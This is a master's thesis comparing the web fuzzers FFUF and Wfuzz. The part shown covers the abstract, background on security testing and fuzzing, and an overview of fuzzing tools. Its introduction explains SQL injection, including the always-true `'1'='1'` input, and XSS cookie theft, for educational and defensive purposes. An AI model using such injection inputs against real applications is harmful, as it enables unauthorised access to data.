A comparison of FFUF and Wfuzz for fuzz testing web applications

Matheos Mattsson 40476
Master Thesis in Computer Engineering
Supervisor: Dragos Truscan
Faculty of Science and Engineering
Åbo Akademi University
2021

Abstract

We use web applications every day, even if we do not stop to think about it. Web applications are found on all devices ranging from phones to TVs to tablets and, of course, computers. As the usage of web applications grows more and more popular, the constant need to keep these applications secure increases.

Security in software is always important, and as web apps are so common these days, their security is of utmost importance, too. The developers of these web apps have a great responsibility to keep their users' private data safe.

Writing bug-free code would be ideal and would increase the security of the web apps produced. However, this is not completely possible in practice. Testing will help keep bugs out of the web apps, but no collection of human written tests will guarantee a vulnerability-free program.

Fuzz testing, also known as *fuzzing*, provides an easy way to test software without the need for human interaction or experience. Fuzzing automates the testing by generating test input data in various ways, from very basic ways to smarter ways, depending on the tool used. This input data is used to test the software in question with the intent to cause it to crash or hang. These crashes, errors and hangs are indicative of problems in the software that need fixing.

Fuzzing can target any piece of software, including web apps. Web app fuzzing is slightly different from "regular" fuzzing, however. Web app fuzzers rarely generate any random input data themselves, but instead they make use of word lists and other payloads as inputs. They use these inputs to generate combinations of HTTP requests based on how the tester configures them. Consequently, the HTTP requests are executed automatically in a brute-force like manner.

This thesis compares the two command-line web fuzzers FFUF and Wfuzz with each other. These two web fuzzers are very similar in terms of functionality and usage. FFUF is newer and based on Wfuzz, which is why the initial assumption was that FFUF would be a better version of Wfuzz. On top of that, FFUF is compiled software, contrary to Wfuzz which runs in the Python interpreter, further boosting the initial hypothesis that FFUF is the better one of the two. Execution time, request rate, CPU utilization, memory

footprint, and vulnerabilities found are metrics used in the comparison.

As it turns out, Wfuzz is, in fact, easier to use and to install, and it is faster than FFUF. Wfuzz proved to be the exact opposite of what was initially assumed. It finishes the fuzzing jobs much faster than FFUF, it utilizes the CPU more efficiently, and, consequently, records a better request rate. In terms of vulnerabilities found, both tools produce the same results more or less, as they both make use of the same input word lists. Wfuzz is able to run requests and do a lot of work concurrently, something which FFUF seemingly struggles with. The concurrency factor is also seen in the higher memory footprint of Wfuzz, as it consistently uses more memory than FFUF does. Even though FFUF uses less, it is most likely only because of the fact that FFUF is not capable of doing as much at once as Wfuzz is. Furthermore, Wfuzz makes the task of filtering the resulting request list easy as it provides a way to make an initial request whose characteristics can be used to filter the final results. FFUF does not provide a similar functionality and leaves the determination of the filtering values up to the user.

The final verdict of the comparison is that even though FFUF is newer and assumed to be an improved version of Wfuzz, it is not. Wfuzz is an established tool in the web fuzzing community and FFUF still has a long way to go until it is able to compete with its predecessor. As FFUF is openly based on Wfuzz, but seemingly not better, the question as to why it was ever created remains. The author of this thesis would personally choose to use Wfuzz over FFUF in any scenario. However, FFUF is still relatively new and will hopefully improve and grow stronger with time. For the time being though, Wfuzz should be the first choice for any web application tester.

Acknowledgements

I would like to thank my supervisor Dragos Truscan for his continued support and guidance throughout the writing process of this thesis. There were times when finishing this work seemed impossible and far away, but with the help of Dragos I managed to carry on until the finishing line. Thank you!

Secondly, I would like to thank my mom, Sonja Granbacka, who has been my personal language advisor. The time she has spent proof reading, correcting and helping me with the language and grammar in this thesis is more than I could ever have have asked for. I do not even want to try to imagine how many hours she has dedicated to helping me improve my work. Even when I was taking breaks, she was working so that I could have some feedback to review when I got back to work. On top of that, all the effort she has put into this, was on her spare time in between correcting homework, assignments, and planning lectures for her job as an upper secondary school English teacher. This thesis would never have gotten done without you. Thank you!

Matheos Mattsson

Turku, May 30, 2021

Contents

Chapter 1

Introduction

Web applications, computer programs, mobile applications, and software in general are everywhere today. We have software in our cars, dishwashers, and even in many other everyday household appliances. All these things may seem neat and practical at first glance, but where there is software, there are security concerns, especially if the software is accessible from the Internet. All things that run software have one thing in common: no matter how perfect or well thought-out products based on software may seem, they all contain flaws (bugs), which could make the system vulnerable to intruders. If these vulnerabilities are exploited, they could potentially give unauthorized access to private data and resources [1].

The Oxford English Dictionary defines a web application (web app) as "an application that is designed to be accessed over the internet using a web browser" [2]. This may sound similar to how we define a website, but the word *application* is the key difference. The difference between a website and a web app is that a website more or less always provides the same static data if one visits the same URL multiple times, no matter who visits it. A web application, on the other hand, can be interactive and provide custom content, and it is often able to change its data and displayed content dynamically when the user interacts with it, even without refreshing the page. Web applications often consist of a back-end and a front-end. The back-end includes a database and server-side scripts that provide the data to the user and handle requests between the user and the database. The front-end, which is made up of HTML, CSS, and Javascript, makes the visual elements and the client-side interactivity that the user experiences.

It is impossible not to think of a web application when thinking about software we encounter daily. We use applications such as Whatsapp, Telegram, Instagram, Facebook, and many more, both on our mobile devices and on our computers. Some people may say that they only use applications on their phones and never surf the web from a computer, and while that may be true, that does not mean that they do not use web applications.

Web applications are often used as a way to easily develop cross-platform applications for mobile devices. In other words, many popular applications we use on a daily basis on our phones are web applications at the core, that have been written using some form of web application framework. A more obvious example of this is using a web application straight from the browser or using a Progressive Web Application (PWA), which is installed by adding a website to "the home screen".

1.1 Vulnerabilities in web applications

There are security vulnerabilities in software, and web applications are no exception. Web applications can be exploited in different ways using, for example, SQL injection or cross-site scripting (XSS). An SQL injection attack makes use of a vulnerability in a web application, allowing an attacker to manipulate the back-end database by injecting their own SQL queries and commands to be executed [3]. To find a vulnerability of this nature, an attacker could, for example, manually test different characters that are known to terminate a string in an SQL query or characters that are known to terminate a whole SQL statement. This testing process can also be automated. The attacker can rule out some options right from the start if they have prior knowledge of the SQL engine used, as different engines may have a slightly different syntax. Once the attacker has found such a vulnerability, they can use their knowledge of the SQL statement syntax to modify the intended query either by extending it or terminating it and appending their own query at the end. For instance, the attacker could extend the SQL query by terminating a string early, using a double or single quotation mark (testing would reveal which), and then append a condition with the logical operator `OR` followed by a statement which is always true, such as `'1'='1'`. At this point, the `WHERE` condition of the SQL query will always evaluate to true, meaning that all rows from the queried table will be fetched and output. An attack of this nature could have catastrophic consequences, as the attacker could gain access to sensitive information such as usernames, passwords, or anything that could possibly be stored in a database [3].

An XSS attack is when an attacker has found a vulnerability in a web application, which allows them to inject malicious scripts into a web page. An example of where such a vulnerability could be found is in the comments functionality of a blog site. If an attacker realises that the server does not parse the comments properly, they can simply include a small script in their comment which does something harmful when loaded by other users. As the comment is not parsed before published on the page, the script that the attacker "injects" will be read and executed by the web browser as any normal Javascript code that would exist in the source code of an HTML page. When the web page is loaded by a user, the user's browser will automatically execute the attacker's malicious script. The script will often be designed to fetch locally stored data for the website, such as a session cookie, which is sent to a server that the attacker has access to. The attacker is effectively making the user's browser send them some piece of sensitive data, without the user's knowledge. Using the stolen data, the attacker could potentially be able to impersonate the victim by, for example, using their session cookies to bypass logins and gain instant access to the web application [4].

All well produced software is tested before it is released. The method of testing varies, but more often than not it involves either humans testing the software manually or programmers writing tests to cover as many use cases as they can possibly imagine. Some companies may even make use of test-driven software development, which means that they write the tests before they write the program itself. The program is then developed and tested continuously and no feature or function of the program is given the green light until it passes all the tests. The use of test-driven development helps ensure that the produced software complies with the requirements, but it does not by any means guarantee bug-free software as the tests are written to make sure all wanted functionality is implemented and working as intended, but not that all use cases and edge cases are tested. In fact, all software contains bugs, though some may be very well hidden. Bugs will often make it into production and therefore it is of utmost importance that the developers find them before an intruder does.

It is humanly impossible to think of everything that could go wrong in software. This makes producing bug-free software very difficult. Writing tests to cover as many cases as possible and to cover as much of the source code as possible helps in finding and preventing bugs, but it requires a lot of time and knowledge. Manually written tests are also only able to test scenarios that the developers can imagine themselves, which means that the unlikely scenarios which are not considered will not be covered. Edsger W. Dijkstra described the problem with testing well: "Testing can only prove the presence of bugs, not their absence." [5]. While this quote is true for any type of testing, manually written tests are especially prone to leave scenarios unconsidered. The need for a faster, less time consuming, and more automated process for testing software was always long awaited.

1.2 Objective

This thesis aims to compare two web fuzzers with each other to determine which one is the better option in terms of performance, bug finding, and ease of use. The comparison will be done between the two open-source command-line web fuzzers FFUF and Wfuzz.

To compare the two with each other, a common target application will be used. The target in the experiment will be the *Damn Vulnerable Web Application* (DVWA), which is an intentionally vulnerable open-source web application. Both tools will be asked to carry out some attacks against the target. The comparison will focus mainly on two attacks: Brute-force and SQL injection. Each attack will be carried out using both tools, after which a comparison of the results will follow. FFUF, Wfuzz and DVWA will all be explained in more detail later in the thesis.

In the comparison part of the thesis, properties that will be measured are: execution time, request rate, number of vulnerabilities found, memory footprint, and CPU utilization. The request rate is reported by Wfuzz by default and is given in requests per second. FFUF, however, only reports the time consumed and the number of requests, meaning the rate will have to be manually calculated from those values.

The thesis first covers what fuzzing is and the basics behind it. It then goes on to present a few fuzzing tools, both commercial and open-source alternatives. In Chapter 4 the experiment itself will be carried out, covering both the tools to be compared in detail, experiment planning, preparation and setup, execution, and, finally, a discussion of the results. The last chapter presents a conclusion on the findings and some final thoughts.

Chapter 2

Background

Before diving into the practical part of this thesis, some background information needs to be covered. This chapter will explain the concepts required to understand what security vulnerabilities are, what fuzzing is and how it works. Security concepts will be explained first, then fuzzing and how fuzzing can be used to find the security vulnerabilities mentioned in the first part of the chapter, will be covered.

2.1 Security concepts

A few terms and concepts regarding security are frequently mentioned throughout this thesis. This section aims to ensure the understanding of these terms and concepts.

2.1.1 Information security

Security in general can be defined as "the state of being free from danger". There are many types of security: physical security, personnel security, operations security, communications security, network security, and more [6]. However, the one type of security we are mainly concerned with in this thesis is *information security*.

While the term information security speaks a lot for itself, it is not as basic as it sounds. Information security involves the preservation of the confidentiality, integrity and availability of information, as defined in the international standard ISO/IEC 27002 [7]. The combination of these three characteristics are often called the C.I.A. triangle [7]. With the evolution of information, however, this triangle model is no longer considered adequate to describe information security. In *Principles of Information Security*, the authors Whitman and Mattford explain that due to these environmental changes, there is reason to also add more specific threats to the list, such as accidental or intentional damage, destruction, theft, unintended or unauthorized modification, or other misuse from human or nonhuman threats [6].

Information security includes a number of more specific types of security. As defined by Cisco on their website, these types are: application security, cloud security, cryptography, infrastructure security, incident response and vulnerability management [8]. The type that is mostly referred to when talking about security in this thesis is application security.

Application security is a rather wide topic as it involves software vulnerabilities in web applications, mobile applications and application programming interfaces (APIs). Such vulnerabilities may be detected in, for example, user authentication or authorization. These vulnerabilities may in the worst cases act as entry points for intruders, which can cause remarkable breaches in information security [8].

2.1.2 Attacks

An attack (cyber-attack) is the act of breaching the security of a system. The person that is carrying out the attack is called an attacker. The intentions of the attacker may vary and attackers could even be classified into more specific categories depending on their intentions. In general, though, regardless of intentions, most attacks consist of breaching the security of the target to gain unauthorized access to restricted components or to compromise the integrity of the stored and processed data. If an attacker exploits a vulnerability in the system which causes harm to the owner organization and/or its customers, it is also considered an attack. In short, any action that breaches the characteristics of the security of a system is considered to be an attack [9].

Attacks are made possible by the existence of vulnerabilities in a system. If attackers know of these vulnerabilities, they can write exploits which could give them unauthorized access to data or compromise the security of the system in some other way. These concepts are explained below.

2.1.3 Vulnerabilities and exploits

A vulnerability is a weakness in software that can be exploited by an attacker to perform unauthorized actions. Vulnerabilities are, in other words, parts of software which can be forced to react in an unintended way due to a mistake or an event not considered in the implementation. Such unintended reactions may be taken advantage of by intruders using so-called *exploits* [1].

To use a vulnerability to their advantage, attackers write code that triggers the vulnerability in question, which then causes the unexpected behaviour that characterizes the vulnerability. This method or piece of code is called an exploit. An exploit needs to be tailored for the specific vulnerability it is targeting as vulnerabilities are unique [1]. There is no single exploit that can trigger multiple vulnerabilities.

If an attacker manages to find a vulnerability in a program, such as a web app, they can potentially cause significant damage. Exactly what the vulnerability allows them to do depends on where in the code it is happening and what other potential security measures are in place. The consequences of an exploited vulnerability can be anything from minimal to catastrophic [1].

2.1.4 Security testing

In the paper *Research on Software Security Testing*, Gu Tian-yang, Shi Yin-sheng, and Fang You-yuan define security testing as "the process to identify whether the security features of software implementation are consistent with the design" [10]. Security testing aims to ensure the security of the software system. The testing can be divided into functional testing and security vulnerability testing. The process of functional testing involves making sure that the software complies with the defined security requirements specified in the requirements specification. Security vulnerability testing consists of trying to identify vulnerabilities in the system as an attacker [10]. Security vulnerability testing is part of what is done in penetration testing, as described below.

2.1.5 Penetration testing

Penetration testing, or pen testing for short, is a technique often used by organizations to determine how difficult it would be for a potential attacker to break into their system. In this case, "breaking in" basically means getting unauthorized access to data. However, it is always important to define what the goal of the penetration test is, as the tests carried out always aim to determine whether the goal can be achieved or not. The goal does not necessarily have to be to gain access to data, but it could, for example, be to find out whether an attacker could gain access to data within a certain period of time.

Penetration testing is carried out by simulating attacks as an attacker using automated tools and/or manual testing techniques [11]. The results of these simulations are documented thoroughly and assessed in order to prevent real attackers from taking advantage of the vulnerabilities that are found. The downside of pen testing is that it requires human interaction and experience. The results of the tests will depend heavily on the knowledge and skills of the tester. It is also very time-consuming work.

This is where fuzz testing comes in handy. Fuzz testing, or fuzzing, is an automated testing technique which requires very little, if any, human interaction. Fuzzing does not replace pen testing, though it can be used to complement it. Pen testing simulates an attacker trying to break into a system, while fuzzing basically force feeds the system with random input data until it detects a reaction out of the ordinary. Parts of pen testing may be replaced with fuzzing where applicable. As fuzzing eliminates the human factor to a certain extent and as it is effective and able to cover a lot more ground in less time than pen testing, these parts will hugely benefit from it. The results of fuzz testing can be recorded automatically in order to be replicated if needed.

2.2 Fuzzing

Fuzzing is an automated black-box testing technique in which a fuzzing tool, called a fuzzer, feeds the system under test (SUT) with generated input data, aiming to trigger a fault in the target system in the form of a crash, hang, or some other event indicative of a problem. These errors and crashes could be the entry points of potential security breaches and should be fixed as soon as possible [12].

The word *fuzz* has multiple definitions but the most fitting one in this context is "a blurred effect", with its verbal definition being "to become blurred" [13]. There are several stories of how the term *fuzzing* became the name for this testing technique; according to one of these accounts, the term comes from the developer and author of the first fuzzer, Professor Barton Miller, who named it after how electrical lines used to be tested. Another theory suggests that the word comes from fuzzy logic [12]. Regardless of the term's etymology, Barton Miller was the first person credited with performing an early form of fuzzing in 1990 [14]. He had earlier noticed that providing seemingly random characters of input to Unix utilities would often cause them to crash, which gave him the idea of developing a new automated testing technique. Since then, utilities and code have grown more mature and are less prone to simple bugs. However, utilities nowadays are not bug-free, even though it sometimes may seem like they are. Consequently, fuzzers will have to evolve and improve, too, in order to uncover more hidden and obscure bugs [12] [14].

2.2.1 The basics

The basic principles of fuzzing are rather simple: with the intent of causing an error to occur, continuously and automatically feed a target system or program with semi-valid input data. The input data mentioned can either start from nothing, allowing the fuzzer to generate everything from scratch, or from some valid input data which the fuzzer in turn mutates from iteration to iteration. How the input is generated depends on the fuzzer used. Once a crash or error occurs, it is recorded in such a way that it can easily be replicated. The detection and recording features are heavily dependent on the fuzzer being used. In theory (and depending on the fuzzer), fuzzers are exhaustive, meaning that they will keep generating input data until they reach some predefined stop condition for coverage of inputs, or until we tell them to stop. The high-level workflow of a general fuzzer is illustrated in Figure 2.1.




Figure 2.1: The Basic workflow of a fuzzer [15].

2.2.2 The brainpower of fuzzers

In terms of brainpower or intelligence, a fuzzer can be as smart or as dumb as one makes it. If thinking of fuzzing as a simple brute-forcing method, the most simple and bare-bones fuzzer would be one that generates random input indefinitely, following no rules whatsoever on how to generate this input nor taking into account previous runs of generated data. These fuzzers are easy to develop and require very little effort to set up. If this type of fuzzer suits the needs of the program to be fuzzed, it is a simple choice.

However, that is often not the case, as complex software takes different kinds of inputs which can have software-specific constraints that must be fulfilled. If these constraints and restrictions are not met, the software will most likely disregard the input and quit, making the iteration useless. If such a program is fuzzed using a dumb fuzzer as the one described earlier, a lot of the iterations will most likely be in vain, and because the simplicity of the fuzzer does not allow it to learn from its mistakes, the pointless iterations would keep occurring.

A smarter fuzzer, on the other hand, could be designed to fuzz a specific program or protocol. This would mean that it would not generate pointless input data that would be thrown away immediately, but only generate semi-valid input data that passes the initial checks, at the very least, and is regarded by the target program. Better yet, the fuzzer could be designed to learn from previous iterations, preventing the fuzzer from making the same "mistakes" again. For instance, it would not generate the same data twice, and it would always aim not to generate data that are obviously valid and which have no risk of causing an issue in the target. This kind of fuzzer that learns could potentially even learn what the restrictions for the input of the program are, meaning the user would not have to define these constraints manually [16].

The benefits of using smart fuzzers seem infinite. However, it might not always be the best option. To begin with, they require a lot more effort to program and setup. They are also often very strictly designed for a specific target, meaning they would need modification to work for fuzzing other types of software or protocols. A dumb fuzzer, on the other hand, would not require much effort to program or set up, and it is also very versatile as it can be used to fuzz a larger group of targets. In the end, it boils down to budget, time, and needs. A smart fuzzer for a specific use case would, of course, be ideal, but with time, budget and complexity taken into consideration, it is rarely feasible. A good rule of thumb would be to use the simplest fuzzer possible that suits the needs of the project [16].

2.2.3 Fuzzer types

Fuzzers can be divided into a few different types. In this section, three of the most common types will be covered; mutation, generation and behavioral fuzzers.

Mutation

Mutation is a technique which can be used by almost any fuzzer and it is especially popular among dumb fuzzers. Mutation makes use of known valid input data which is randomly mutated. This mutation could be as simple as switching around the order of the data, replacing some part of the input with random data, or randomly flipping bits. Bit-flipping is one of the most popular mutation techniques and the basics are as easy as they sound, a randomly chosen bit in the input may be flipped from 1 to 0 or vice versa [11]. Where there are strict constraints on the form of the input data, this could in some cases cause issues with less intelligent fuzzers. In these cases, the fuzzer would need some intelligence in order to know what can be mutated and what form the final generated input data must have in order not to get instantly rejected by the target software. Mutation offers good code coverage with little intelligence required from the fuzzer [16].

Generation

Contrary to mutation based fuzzers which make use of known valid input data, generation based fuzzers generate the input data completely from scratch. This often means that these kinds of fuzzers need some kind of intelligence, as this randomly generated data will most likely be rejected by the target unless the fuzzer is programmed to know what kind of format the generated data should have (according to the SUT). Therefore, generation fuzzers are often designed to split up the generation of the wanted data into chunks which are then generated in a valid order to make sure that the generated data complies with the rules that define the input. A valid order means that the data is generated and compiled in an order that outputs a format which is accepted by the SUT. Data generated in an invalid order would be rejected by the SUT and therefore be useless. This means that generation fuzzing can, compared to mutation fuzzing, more easily fuzz specific protocols as it will always generate data in a valid format [16]. Generation fuzzing is sometimes also called intelligent fuzzing [11].

Behavioral

While mutation and generation based fuzzers are well known and established in the fuzzing scene, behavioral based fuzzers are relatively new. Instead of focusing on generating invalid input data, behavioral fuzzers are built to generate invalid message sequences [17]. This basically means that behavioral fuzzers aim to use the SUT in an invalid manner, contrary to mutation and generation fuzzers which aim to provide the SUT with semi-valid input data. Due to the rather simple idea of behavioral fuzzers, they generally do not need any knowledge of the underlying program or protocol implementation. Because of this low knowledge requirement, behavioral fuzzers are classed as black-box fuzzers. [18].

2.2.4 Black-box versus grey-box versus white-box fuzzers

The terms, black-box, white-box and their combination, grey-box describe the amount of knowledge, in this case, a test has of the SUT prior to execution. Knowledge is everything from access to the source code of the SUT, to knowing its accepted input parameters and allowed file types. It is basically knowing the implementation of the SUT.

Black-box

The most basic fuzzers can be described as black-box software, as they have no knowledge about the SUT. These fuzzers are the most general and could in theory target any system as they do not have a specific implementation targeting a certain protocol or software [12]. These fuzzers are often the ones we call exhaustive, as they keep on running until we stop them or until some other logic tells them to stop. As they have no knowledge of the source code of the target, they cannot have stop conditions based on branch or code coverage.

White-box

Contrary to black-box fuzzers, white-box fuzzers take into account knowledge about the internal logic and source code of the target. These fuzzers can be programmed to run until a certain level of code, branch or path coverage is reached [14]. White-box fuzzers may be doing things more intelligently than black-box fuzzers, but they are also less adaptable to a wide variety of targets because of their implementations targeting a specific use case.

Grey-box

Grey-box fuzzers are a combination of both black-box and white-box fuzzers. They have partial knowledge of the implementation of the target, but they do not have full access to all the details. For example, a grey-box fuzzer could have knowledge about the number of input parameters and input parameter restrictions of the SUT, but no knowledge of the underlying source code of the target.

2.2.5 Detecting problems

As mentioned earlier, the aim of fuzzers is to trigger a fault in the target system, such as a crash, hang, or some other event indicative of a problem. The aim is clear, but how do fuzzers actually know when they have encountered a problem? The manner in which fuzzers detect these things is dependent on the fuzzer, the target and other tools used in the fuzzing project. Irrespective of how a problem is detected, all fuzzers have one thing in common: recording what input caused the problem. Once the fuzzer has been notified through a channel of communication that a problem has occurred in the target, any reasonable fuzzer should output logs containing what input was used and what the response from the program was (if any). Without this information, the tester will not be able to replicate the problem for further investigation. Furthermore, once the problem is supposedly fixed, this information can be used to test the target again to make sure that the problem is no longer present.

However, analysing this output may not always be enough to locate the source of the problem, which is why there is often a need for further tools and instrumentation in order to locate the problem [12].

Fuzzer-specific instrumentation

So-called binary fuzzers, like American Fuzzy Lop (AFL) [19], often come with their own compiler wrappers. These wrappers are used to compile the target program. Naturally, this means that the source code needs to be available to the tester, which may not always be the case. In cases where the source code is not available, the compiler will not be of any use. In the cases where the tester is able to utilize the fuzzer-specific compiler wrapper, it can be used both to compile the target as a normal compiler like *clang* or *GCC* would, and simultaneously to inject the fuzzer-specific instrumentation into the target. The instrumentation is used to help report program states, crashes, coverage, and such things, back to the fuzzer itself. It enables the fuzzer to monitor the target, at least to some extent, without the use of third-party tools.

However, using this fuzzer-specific compiler rarely comes with any performance benefits. On the contrary, fuzzing a binary compiled with a normal compiler may have performance benefits over the fuzzer-specific one, although with the obvious drawback that no additional helping instrumentation is available in the target [19]. AFL, the example fuzzer mentioned, will be covered in more detail later in this thesis in Section 3.1.2.

Crash dumps

All operating systems provide the ability to record crash dumps. It varies from one operating system to another how this feature is enabled, what it is called, and where the dumps are saved. Nonetheless, what they do have in common is their usefulness in the quest of determining the root cause of a software crash.

In program or protocol fuzzing where the source code is not available, meaning potential fuzzer-specific instrumentation injection is not possible, the use of crash dumps may come in very handy. Even with injected instrumentation and fuzzer output logs, it may not always be possible to determine what caused the problem, though with the help of crash dumps, it could be easier.


Crash dumps are rather complex, and the interpretation and analysis of them can be very advanced. Though, for the sake of simplicity in this thesis, they will not be covered any further. The bottom line is that crash dumps provide extremely valuable information to the tester regarding the execution of the program, such as crashes and unexpected behaviours [12].

Debuggers

Debuggers are useful software tools that simplify the analysis of crash dumps and results of fuzzer runs. There are a lot of debuggers available, each with its pros and cons.

Some debuggers are only available for a certain operating system and are designed to integrate specifically with that system. Others are cross-platform and work on most common operating systems. Some debuggers only provide static analysis, which means that they only have the ability to analyse crash dumps and logs after the execution of the target program has finished. Other debuggers provide the functionality of run-time analysis, which means real-time information of what is happening inside the program being debugged. Debuggers also vary in terms of what their targets may be. Kernel debugging may be possible using one debugger while another one simply monitors a single process.

As with most tools, debuggers come with both graphical and/or command-line interfaces. Ultimately, the choice of a debugger comes down to personal preference and what type of functionality is required for the job in question. An example of a well-known open-source debugger is the cross-platform tool *gdb* by the GNU Project [12]. A very simple run-time debugging session using gdb can be seen below in Figure 2.2.



```
foo.c
 1          #include <stdio.h>
 2
 3          int main(void)
 4                  {
 5                          int x = 2;
 6                          int y = 0;
 7
>8                          int z = x / y;
 9
 10                         return 0;
 11                 }

native process 93 In: main                                  L8    PC: 0x8001143

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from foo...
(gdb) run
Starting program: /home/matheos/test/foo

Program received signal SIGFPE, Arithmetic exception.
0x0000000008001143 in main () at foo.c:8
(gdb) 
```

Figure 2.2: An example of gdb catching a crash due to zero-division.

Chapter 3

Fuzzing tools

There are both commercial and open-source alternatives available when it comes to fuzzers, and they both have their advantages and drawbacks. Open-source fuzzers are almost always free to use, modify and, depending on their popularity, they are also well supported by the community. On the other hand, open-source fuzzers are not guaranteed to have good, or any, documentation available, and lesser known fuzzers may also lack support. Open-source fuzzers may not be maintained very well either and they are prone to contain bugs and to be lacking in functionality.

However, most of these disadvantages do not apply to commercial fuzzers. As they are paid software, they should have great support and be well maintained by the developers. The commercial fuzzers are most likely also easier to use and contain more advanced features than their open-source counterparts. A major disadvantage of commercial fuzzing tools, apart from the price tag, is that one does not have access to the source code and one is bound to use the software as is. Commercial software is often very limited in terms of what the end user can do to tailor it to their needs. Some companies may offer the ability to tailor the software, but such privileges often come with a price tag. However, it can be noted that the cost of a commercial fuzzer, given its potentially higher productivity rate, may be lower than the cost of hiring an engineer to implement one from scratch, or tailoring an existing open-source fuzzer to be as easy to use as the commercial alternative [12].

There are many different software available for fuzzing purposes today. Some of these software are paid, some are free, and some provide both a free and a paid version. The free version of the same software often lacks much functionality and features that the paid version has. In terms of paid versus free, free often sounds more attractive, and that attraction is even further boosted if the free software in question is also open-source.

No matter if it is a binary, a network protocol, or a web application that is to be fuzzed, it is always good to know what the options are in terms of available software. The target of the fuzzing project may strongly decide what options that should be considered and what options should be disregarded. At times, the needs of the project may not be fulfilled by just one tool. There might be a need for multiple tools for different purposes, or even for the same purpose, to improve the odds of finding vulnerabilities in the SUT.

3.1 Available fuzzing tools

In this section a number of useful tools for different fuzzing projects will be mentioned. The tools that are covered below are a mixture of old well-established tools and newer less well-known up-and-coming tools. The tools included were found from reading various articles and blog posts on fuzzing. This method of finding tools reveals a lot of alternatives, many more than included in this list, but the ones selected have all been updated fairly recently and were considered appealing and of interest to the author of this thesis. The types of tools in this list vary from bare-bones dumb fuzzers to more sophisticated speciality fuzzers, such as API fuzzers or clever binary fuzzers. All in all, each of these is interesting and can be extremely useful, given the right project.

The tools have been divided into two categories; commercial tools and open-source tools. They are listed in alphabetical order within each category. Each item in the list is a tool, each with a brief description describing the tool and its purpose. All the tools are summarized in Table 3.1 at the end of the section.

3.1.1 Commercial tools

For companies with a lot of big fuzzing projects, commercial fuzzers may be a better alternative than free open-source fuzzers as they give some level of guarantee in terms of functionality, user experience and support. The commercial solutions often work "out of the box" and are well documented [12]. A couple of commercial fuzzers, along with their main features, will be mentioned in this section.

beSTORM

Beyond Security's beSTORM fuzzer is a commercial black-box protocol and general-purpose fuzzer [20]. beSTORM does not require command-line navigational skills from the user, as it provides a nice and simple graphical user interface. It contains more than 200 so-called testing modules, which provide easy access to testing most common protocols. Protocols not included as presets can be defined manually by the user as needed [21]. On top of that, beSTORM is intelligent as it starts the fuzzing process by testing the most common known weaknesses, and it is also able to learn the implementations of unknown protocols, even without help from the user. beSTORM runs tests exhaustively and is able to generate and deliver an enormous amount of attack vectors in order to find as many errors and bugs as possible. Every test can be recorded in order to be easily reproduced. beSTORM is available for both Windows and Unix based systems [20].

Burp Suite

Burp Suite, also known as "Burp", is a popular tool for penetration testing and for finding vulnerabilities in web applications. The tool is developed and maintained by a company called PortSwigger [22]. Burp contains many different tools for different purposes ranging from a built-in fuzzer to its own proxy. Burp provides a graphical user interface which is very extensive but allows for full control of every aspect of the configured testing process. All the tools in Burp can be made to work together and provide data to each other. For instance, one can use the proxy to intercept an HTTP request that can be passed on to the *Intruder*. The Intruder allows the user to modify parts of the request by defining injection points for iterative brute-forcing based on word lists. The intruder contains different types of attacks which can be easily toggled in the interface. The request can be resent and the response and behaviour recorded [23]. Not only can the integrated tools of Burp Suite interact with each other, but Burp can also be used together with another web fuzzer such as FFUF. This is done by pointing the web fuzzer (in this case FFUF) to the proxy of Burp and letting Burp handle the cookie and session management while the web fuzzer handles making the fuzzed requests. The web fuzzer FFUF is covered in the next section of this list as well as in more detail in Chapter 4.1. Burp Suite comes in three different versions: Enterprise Edition, Professional, and Community Edition. The Community Edition is a completely free version of the Professional Edition with limited functionality, such as the lack of built-in attack-vectors and word lists. The Enterprise Edition is targeting organizations that want automated vulnerability scanning and testing. This edition is completely different from the other two, and the description above does not necessarily apply to it [24]. As Burp is written in Java, it basically runs on any operating system.

Peach

Peach Tech's Peach is one of the oldest and most well-known fuzzers (according to the literature and blog posts reviewed by the author of this thesis). The commercial version of the tool spawned from the community edition of Peach fuzzer which was released more than ten years ago. The original open-source community edition is still maintained today even though it lacks a lot of features of the paid version. The fuzzer goes under the category of general-purpose fuzzers as it is capable of fuzzing a wide variety of targets such as files and protocols [25].

